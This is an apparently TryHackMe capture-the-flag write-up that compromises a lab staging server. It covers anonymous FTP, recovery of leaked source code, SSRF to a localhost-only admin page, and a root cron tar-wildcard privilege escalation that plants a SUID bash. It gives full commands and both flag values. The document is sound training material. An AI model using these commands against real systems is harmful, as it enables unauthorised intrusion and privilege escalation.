Volt Labs is a small SaaS shop. They suspect an old staging server has rotted into an exposed liability. Mara assigned the engagement: find a way in and demonstrate full compromise.
Let’s wake up the staging server everyone left behind.
Fingerprinting the sleeping box
First contact:
curl -I http://TARGET_IPA gunicorn server, unless someone spoofed the headers.

One quick confirmation:
wappalyzer -i http://TARGET_IP
Thank you, wappalyzer.
I set Nmap running and did browser recon while it worked.
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IPA visit in-browser:

The footer says “do not expose externally.” All lowercase. Why would that be there? The “internal tool” label and its vagueness are equally interesting.
A staging server is built to be an exact or near-exact replica of production. It’s the final checkpoint before deployment, the place to confirm features work in an environment that mirrors live. Which means whatever’s running here is probably running there too.
Nmap results:

Open ports:
- 21 FTP. That could come in handy.
- 22 SSH
- 80 HTTP, Gunicorn confirmed again
Wide-open anonymous FTP on a staging server. Let’s see if we can walk in.

Suspiciously easy. Hopefully not a red herring.
ls -la works on this FTP box. Traversing into pub:

backup.tar.gz. I’ll be taking that to-go, please and thank you.
binary
get backup.tar.gz
bye
Inspect before you extract
We are not extracting this blind. Inspect locally first, and only then extract into a contained folder.
mkdir ftp_backup
tar -xzf backup.tar.gz -C ftp_backup
cd ftp_backup
find . -maxdepth 4 -type f -ls
Sweep for anything useful:
grep -RniE "password|passwd|secret|token|key|admin|user|username|ssh|db|database|env|debug|flask|gunicorn" .And a sweep for hidden files:
find . -name ".*" -lsThis is why we inspect first.

The standout line:
Admin routes are gated by source-IP check (localhost only).The archive is the full Flask/Gunicorn source for the staging app. Instead of guessing endpoints from the browser, the source tells us everything.
sed -n '1,180p' voltlabs-preview/app.py
grep -nE "route|admin|request|remote_addr|X-Forwarded|headers|localhost|127|abort|open" voltlabs-preview/app.py
Quite a find. What the source gives us:
/previewaccepts a user-suppliedurlparameterALLOWED_HOSTS = {"kestrel.thm"}, and the comments saykestrel.thmresolves to 127.0.0.1 on the server/admin/is restricted to requests from127.x.x.xviarequest.remote_addr/admin/notesreads/opt/voltlabs-preview/admin_notes.txt- the source comments openly describe the SSRF weakness
So the intended path: use /preview as an SSRF primitive to reach the localhost-only admin content.
Confirm the front door is locked
curl -i http://TARGET_IP/admin/
curl -i http://TARGET_IP/admin/notes
Both return 403 Forbidden. Direct admin access is blocked, exactly as the source said.
SSRF through the side door
The source is clear: kestrel.thm is allowed and resolves to 127.0.0.1 on the target. The admin route allows 127.x.x.x. So /preview should bridge us into /admin/.
curl -i "http://TARGET_IP/preview?url=http://kestrel.thm/admin/"
SSRF to local admin confirmed. /admin/ was blocked directly, but the server fetched it for us through /preview.
Now the notes file:
curl -i "http://TARGET_IP/preview?url=http://kestrel.thm/admin/notes"I think we just pwned our new friend, Mara.

The SSRF exposed staging SSH credentials.
Inside as webdev
ssh webdev@TARGET_IP
We’re in as webdev.
whoami && hostname && pwd
cat user.txt
First flag: THM{96dc7bd50d2fb98fcece01560788b5ab}
Hunting the privesc
Standard checks first.
sudo -lNot via sudo.
find / -perm -4000 -type f 2>/dev/nullSUID returned mostly standard system binaries and Snap noise. /opt is the better lead, and the app source already pointed there.
ls -la /opt
ls -la /opt/voltlabs-preview
admin_notes.txt is owned by group voltapp and not readable by webdev directly. webdev does own and write to /opt/backups, though.
Find what webdev can write, and what touches it:
find / -type d -writable 2>/dev/null | grep -vE '^/proc|^/sys|^/run|^/dev'
A root cron job, running every minute out of the writable backups directory:
cat /etc/cron.d/voltlabs-backup
* * * * * root cd /opt/backups && tar czf /var/backups/uploads.tgz *That’s the privesc. webdev can write into /opt/backups, and root runs tar there with a wildcard.
tar wildcard to root
tar treats wildcard-expanded filenames that start with -- as options. We can smuggle in --checkpoint-action to make root’s tar run our script.
Stage the payload:
cd /opt/backups
echo 'cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash' > shell.sh
chmod +x shell.sh
Plant the option files:
touch -- "--checkpoint=1"
touch -- "--checkpoint-action=exec=sh shell.sh"
ls -la
Staged. When root’s cron fires tar, it should run shell.sh and drop a SUID bash.
sleep 70; ls -la /tmp/rootbash
Success.
/tmp/rootbash -p
whoami
The root has been bashed. Writable backup directory plus root cron tar wildcard equals root command execution.
find / -name "flag.txt" 2>/dev/null
Root flag: THM{e6ee84a483d67ade06936fcfd1433e8a}
Clean up
rm -f /tmp/rootbash
rm -f /opt/backups/shell.sh
rm -f /opt/backups/--checkpoint=1
rm -f "/opt/backups/--checkpoint-action=exec=sh shell.sh"
I was raised to leave a place as I found it.

Full Attack Chain
# 1. Recon
curl -I http://TARGET_IP
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP
# Ports: 21 FTP, 22 SSH, 80 HTTP (Gunicorn)

# 2. Anonymous FTP, grab the backup
ftp TARGET_IP        # anonymous login
cd pub
binary
get backup.tar.gz
bye

# 3. Inspect source, find the SSRF + localhost admin design
tar -xzf backup.tar.gz -C ftp_backup
grep -nE "route|admin|remote_addr|localhost|127" ftp_backup/voltlabs-preview/app.py
# /preview takes url=, ALLOWED_HOSTS={kestrel.thm} -> 127.0.0.1
# /admin/ restricted to 127.x.x.x

# 4. SSRF through /preview to reach localhost-only admin
curl -i "http://TARGET_IP/preview?url=http://kestrel.thm/admin/notes"
# leaks staging SSH credentials

# 5. SSH in as webdev -> user flag
ssh webdev@TARGET_IP
cat user.txt

# 6. Privesc: root cron runs tar with a wildcard in writable /opt/backups
cd /opt/backups
echo 'cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash' > shell.sh
chmod +x shell.sh
touch -- "--checkpoint=1"
touch -- "--checkpoint-action=exec=sh shell.sh"
sleep 70
/tmp/rootbash -p        # root
Recap: anonymous FTP, backup source leak, SSRF to localhost admin, SSH creds, user flag, root cron tar wildcard, root flag.